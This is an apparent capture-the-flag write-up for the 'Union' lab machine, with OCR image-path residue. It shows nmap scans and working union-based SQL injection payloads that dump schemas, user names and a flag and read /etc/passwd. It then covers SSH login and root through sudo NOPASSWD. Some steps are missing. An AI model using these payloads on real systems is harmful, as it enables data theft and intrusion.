
Union



Reconnaissance & Scanning

Port Scanning


```
# nmap -n -sS -Pn -p- --min-rate 5000 -oN ports 10.129.96.75
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-22 11:06 EDT
Nmap scan report for 10.129.96.75
Host is up (0.14s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http
```


Version and Default scripts scan

```
# nmap -sCV -T4 -oN version 10.129.96.75 -p 80
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-22 11:09 EDT
Nmap scan report for 10.129.96.75
Host is up (0.037s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Vulnerability assessment & Exploitation


The website is vulnerable to sql injection error based.






We can start enumerating the SQL.






```
' union select group_concat(schema_name) from information_schema.schemata-- -
```




```
' union select group_concat(table_name) from information_schema.tables where table_schema='november'-- -
```

Sorry, flag,players you are not eligible due to already qualifying.

```
' union select group_concat(table_name, ':', column_name) from information_schema.columns where table_schema='november'-- -
```

Sorry, flag:one,players:player you are not eligible due to already qualifying.


```
' union select group_concat(player) from players-- -
```

Sorry, ippsec,celesian,big0us,luska,tinyboy you are not eligible due to already qualifying.

```
' union select group_concat(one) from flag-- -
```

Sorry, UHC{F1rst_5tep_2_Qualify} you are not eligible due to already qualifying.

If we introduce the flag in `http://10.129.96.75/challenge.php` we get this message:



If we run nmap to the port 22, we observe it is open now.


```
# nmap 10.129.96.75 -p 22 -T4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-22 16:16 EDT
Nmap scan report for union.htb (10.129.96.75)
Host is up (0.041s latency).

PORT   STATE SERVICE
22/tcp open  ssh
```

We need to find credentials to login to the ssh, so we can use the SQL injection to read the files.

```
' union select load_file('/etc/passwd')-- -
```

Sorry, root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin sshd:x:112:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin htb:x:1000:1000:htb:/home/htb:/bin/bash lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false mysql:x:109:117:MySQL Server,,,:/nonexistent:/bin/false uhc:x:1001:1001:,,,:/home/uhc:/bin/bash you are not eligible due to already qualifying.

We are interested on reading the `config.php` file to check for credentials.



We got the credentials for the user uhc. Just login with ssh.

Privilege Escalation

To escalate privileges we need to get a shell as www-data.


```
www-data@union:~/html$ sudo -l

Matching Defaults entries for www-data on union:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/biuUser www-data may run the following commands on union:
```

```
    (ALL : ALL) NOPASSWD: ALL

www-data@union:~/html$ sudo su
```